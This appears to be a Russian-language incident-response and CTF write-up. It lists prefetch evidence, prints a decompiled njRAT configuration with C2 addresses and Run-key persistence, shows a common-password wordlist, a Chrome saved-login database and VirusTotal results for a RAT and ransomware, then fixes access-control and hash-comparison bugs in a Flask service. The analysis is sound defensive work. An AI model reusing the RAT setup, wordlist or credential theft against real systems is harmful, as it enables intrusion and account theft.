DOOM.EXE-ACSBEFF...	16.03.2023 1:54:15	16.03.2023 1:54:15	12 650	DOOM.EXE	C:\USERS\ADMINISTRATOR\DESKTOP\DOO...	1	16.03.2023 1:54:05	Yes
1.EXE-D6D700B5.pf	16.03.2023 1:54:11	16.03.2023 1:54:11	8 244	1.EXE	C:\USERS\ADMINISTRATOR\APPPDATA\ROA...	1	16.03.2023 1:54:05	Yes
2.EXE-EA2CB83A.pf	16.03.2023 1:54:12	16.03.2023 1:54:12	8 079	2.EXE	C:\USERS\ADMINISTRATOR\APPPDATA\ROA...	1	16.03.2023 1:54:05	Yes
3.EXE-FD8275BF.pf	16.03.2023 1:54:12	16.03.2023 1:54:12	8 155	3.EXE	C:\USERS\ADMINISTRATOR\APPPDATA\ROA...	1	16.03.2023 1:54:05	Yes
4.EXE-10D83044.pf	16.03.2023 1:54:12	16.03.2023 1:54:12	8 105	4.EXE	C:\USERS\ADMINISTRATOR\APPPDATA\ROA...	1	16.03.2023 1:54:05	Yes
RUNTIME BROKER.EX...	15.03.2023 23:52:...	16.03.2023 1:54:22	10 182	RUNTIME BROKER...	C:\USERS\ADMINISTRATOR\APPPDATA\LOC...	2	16.03.2023 1:54:12, 15.03.2023 23:52:36	Yes
WINDOWS EXPLORER...	15.03.2023 23:52:...	16.03.2023 1:58:08	10 858	WINDOWS EXPLO...	C:\PROGRAMDATA\WINDOWS EXPLORER...	5	16.03.2023 1:57:58, 16.03.2023 1:57:25, 16.03...	Yes
SECURITY HEALTH SE...	15.03.2023 23:52:...	16.03.2023 1:58:49	11 091	SECURITY HEALTH...	C:\USERS\ADMINISTRATOR\SECURITY HEA...	4	16.03.2023 1:58:39, 16.03.2023 1:55:48, 16.03...	Yes
HOST PROCESS FOR ...	15.03.2023 23:52:...	16.03.2023 1:58:58	11 141	HOST PROCESS F...	C:\USERS\ADMINISTRATOR\APPPDATA\ROA...	5	16.03.2023 1:58:47, 16.03.2023 1:56:15, 16.03...	Yes
RUNTIME BROKER.EX...	16.03.2023 1:59:28	16.03.2023 1:59:28	8 137	RUNTIME BROKER...	C:\USERS\ADMINISTRATOR\APPPDATA\LOC...	1	16.03.2023 1:59:18	Yes
2.EXE-7286BEE3.pf	15.03.2023 23:52:...	16.03.2023 2:04:34	10 387	2.EXE	C:\USERS\ADMINISTRATOR\DOWNLOADS\...	2	16.03.2023 2:04:29, 15.03.2023 23:52:25	Yes
1.EXE-SF31045E.pf	15.03.2023 23:49:...	16.03.2023 2:05:12	12 161	1.EXE	C:\USERS\ADMINISTRATOR\DOWNLOADS\...	4	16.03.2023 2:05:06, 16.03.2023 2:03:36, 15.03...	Yes
ANTIMALWARE SERV...	15.03.2023 23:52:...	16.03.2023 2:05:22	10 727	ANTIMALWARE SE...	C:\WINDOWS\ANTIMALWARE SERVICE EXE...	3	16.03.2023 2:05:12, 15.03.2023 23:54:24, 15.0...	Yes
NETSH.EXE-CD959116...	15.03.2023 23:52:...	16.03.2023 2:05:19	9 744	NETSH.EXE	C:\Windows\SysWOW64\netsh.exe	11	16.03.2023 2:05:18, 16.03.2023 1:38:04, 16.03...	No
IPCONFIG.EXE-912F3...	15.03.2023 23:30:...	16.03.2023 2:11:20	2 020	IPCONFIG.EXE	C:\Windows\System32\ipconfig.exe	2	16.03.2023 2:11:20, 15.03.2023 23:30:40	No
VTROPIA.EXE-0ABF16...	16.03.2023 2:12:36	16.03.2023 2:12:36	5 672	VTROPIA.EXE	C:\USERS\ADMINISTRATOR\DESKTOP\VTR...	1	16.03.2023 2:12:26	Yes

```
// w.Njrat
// Token: 0x06000015 RID: 21 RVA: 0x000027D4 File Offset: 0x000009D4
// Note: this type is marked as 'beforefieldinit'.
static Njrat()
{
    Njrat.b = new byte[5121];
    Njrat.BD = Conversions.ToBoolean("False");
    Njrat.C = null;
    Njrat.Cn = false;
    Njrat.DR = "TEMP";
    Njrat.EXE = "Runtime Broker.exe";
    Njrat.F = new Computer();
    Njrat.H = Conversions.ToString(RuntimeHelpers.GetObjectValue(RuntimeHelpers.GetObjectValue(RuntimeHelpers.GetObjectValue(Njrat.MH(Njrat.HH)))));
    Njrat.HH = "127.0.0.1,192.168.56.101";
    Njrat.Idr = Conversions.ToBoolean("True");
    Njrat.IsF = Conversions.ToBoolean("False");
    Njrat.Isu = Conversions.ToBoolean("True");
    Njrat.kq = null;
    Njrat.lastcap = "";
    Njrat.LO = new FileInfo(Assembly.GetEntryAssembly().Location);
    Njrat.MeM = new MemoryStream();
    Njrat.MT = null;
    Njrat.NH = 0;
    Njrat.P = "2048";
    Njrat.PLG = null;
    Njrat.RG = "8f577f5b82597438936acc44a7dcda5f";
    Njrat.sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
    Njrat.sizk = "20";
    Njrat.VN = "SGFjS2VkdWQ==";
    Njrat.VR = "im523";
    Njrat.Y = "|'|";
    Njrat.HD = Conversions.ToBoolean("False");
    Njrat.anti = "Exsample.exe";
    Njrat.anti2 = Conversions.ToBoolean("False");
    Njrat.usb = Conversions.ToBoolean("False");
    Njrat.usbx = "svchost.exe";
    Njrat.task = Conversions.ToBoolean("False");
    Njrat.mg = null;
}
```

```
namespace L0CPyqu3Zt3stIiube
{
    // Token: 0x02000020 RID: 32
    internal class MK4PqaDfHZTyUZ6JDo
    {
        // Token: 0x0600000A RID: 218 RVA: 0x0000D010 File Offset: 0x0000BF10
        internal static void NetReactor()
        {
            if (!MK4PqaDfHZTyUZ6JDo.nf6dcw9mvT)
            {
                MK4PqaDfHZTyUZ6JDo.nf6dcw9mvT = true;
                if (Math.Abs((DateTime.Now - new DateTime(2023, 3, 15)).Days) >= 14)
                {
                    throw new Exception("This assembly is protected by an unregistered version of Eziriz's \".NET Reactor\"! This assembly won't further work.");
                }
            }
        }

        // Token: 0x0400005F RID: 95
        private static bool nf6dcw9mvT;
    }
}
```

passwords.txt – Блокнот

Файл Правка Формат Вид Справка

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
696969
mustang
666666
qwertyuiop
123321
1234567890
```

DB Browser for SQLite - C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default>Login Data.p4blm.p4blm							
Файл Редактирование Вид Инструменты Справка							
Новая база данных Открыть базу данных Записать изменения Отменить изменения Открыть проект Сохранить проект Прикрепить БД Закрывать базу данных							
Структура БД Данные Прагмы SQL							
Таблица: logins							
Filter in any column							
origin_url	action_url	username_element	username_value	password_element	password_value	submit_element	signon_realm
Фильтр	Фильтр	Фильтр	Фильтр	Фильтр	Фильтр	Фильтр	Фильтр
1 http://10.10.137.110/		admin	(данные недействительны, сообщите о них проверяющему)		BLOB		http://10.10.137.110/

46

/ 68

46 security vendors and 1 sandbox flagged this file as malicious

c129fd615334f5b2354c2ec2b0595e2d64d0b48b52deff3e781d2cf80efb333e

Security Health Service.exe

94.00 KB

Size

2023-03-23 07:58:36 UTC

56 minutes ago

EXE

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.msil/msilmamut

Threat categories

trojan dropper

Family labels

msil msilmamut bladabindi

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan.Win32.RL_Generic.C3557577
ALYac	IL.Trojan.MSILMamut.6011	Arcabit	IL.Trojan.MSILMamut.D177B
Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
Avira (no cloud)	TR/Dropper.MSIL.Gen	Baidu	MSIL.Backdoor.Bladabindi.a
BitDefender	IL.Trojan.MSILMamut.6011	BitDefender Theta	Gen:NN.Zemslf.36344.fmW@a8upyRo
Bkav Pro	W32.AIDetectNet.01	ClimAV	Win.Trojan.Generic-6417450-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe

47

/ 68

47 security vendors and no sandboxes flagged this file as malicious

fb6b7a51587e2b286630c2481c05627516a3356084932d3e1df0eff2b039a82

VTropia.exe

14.50 KB

Size

2023-03-22 19:08:30 UTC

13 hours ago

EXE

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.msil/aajs

Threat categories

trojan ransomware

Family labels

msil aajs ransomx

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Ransomware.Win.FTD.C5395632	Alibaba	Ransom.Win32/Filecoder.abd70326
ALYac	Trojan.Ransom.Filecoder	Antiy-AVL	Trojan/MSIL.Filecoder
Arcabit	Trojan.Ransom.HiddenTears.1	Avast	Win32-RansomX-gen [Ransom]
AVG	Win32.RansomX-gen [Ransom]	Avira (no cloud)	TR/Dropper.MSIL.Gen
BitDefender	Trojan.GenericKD.66044259	BitDefender Theta	Gen:NN.Zemslf.36344.am0@aqlWJp
Bkav Pro	W32.AIDetectNet.01	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)

Исправление уязвимостей

Мы получили данные от машины, на которой находятся уязвимые сервисы, запускаемые с помощью docker-compose.

Проанализируем сервис `xss`. Он отвечает за первичную аутентификацию через модуль `basic_auth` `nginx`. Поскольку времени брутить пароль или изменять его у нас нет, изменим файл `htpasswd`, добавив в него свои данные для входа. Позже, вернём старый файл на место.

Перейдём к анализу другого сервиса: `control`. В нём содержатся два файла (`control.py` и `access.py`) с двумя уязвимыми функциями (`set_permissions` и `save_to_db`).

Функция `set_permissions` отвечает за установку пользователям привилегий и принимает два параметра: `user_id` и `permissions`. Уязвимость заключается в том, что система не проверяет, является ли пользователь администратором, и есть ли у него права на установку привилегий другим пользователям.

Фиксом является добавление декоратора `@access.is_admin`, который устраняет эту неисправность.

Функция `save_to_db` используется для сохранения пользователей в базу данных. Однако, в ней есть неправильно настроенное условие: `if h1 == h2:`, которое сравнивает хэши с данными о пользователях.

Эксплуатируя эту уязвимость, злоумышленник может перезаписывать (регистрировать заново) пользователей со своим паролем, а в купе с уязвимостью, описанной выше, ещё может и выдавать новой учётной записи все права.


Фиксом является инверсия строчки с условием (инверсия логики) с `if h1 == h2:` на `if h1 != h2:`.

Скриншоты:

Функция `set_permissions`:

```
@app.route('/set_permissions', methods=['POST'])
@access.is_admin
def set_permissions():
    user_id = request.json['user_id']
    permissions = request.json['permissions']
    user = User(connector)
    user.import_from_db(user_id=user_id)
    user.import_({'permissions': permissions})
    user.save_to_db()
    return make_response({'status': 'ok'}, 200)
```

Функция `save_to_db` до фикса:



Функция `save_to_db` после фикса:

```
def save_to_db(self):
    user = self._connector.db.get_user(self.username)
    permissions = self._connector.db.get_permissions(self.username)
    if not permissions:
        permissions = self._export_permissions(self._connector.get_permissions_template())
    if user:
        if self.password == '' or self._hashed == '':
            self._hashed = self._connector.db.hash_password(self.password)
            data1 = ':'.join([self.email, self.username, self._hashed, json.dumps(self._export_permissions(self.permissions))])
            data2 = ':'.join([user['email'], user['username'], user['password'], json.dumps(permissions)])
            hash1 = md5()
            hash1.update(data1.encode())
            h1 = hash1.hexdigest()
            hash2 = md5()
            hash2.update(data2.encode())
            h2 = hash2.hexdigest()
            if h1 != h2:
                return False
            self._connector.db.delete_user(self.username)
            self._connector.db.delete_permissions(self.username)
    id_ = self._connector.db.new_user(self.username, self.email, self.password, self.admin)
    id_ = self._connector.db.set_permissions(self.username, self._export_permissions(self.permissions))
    return True
```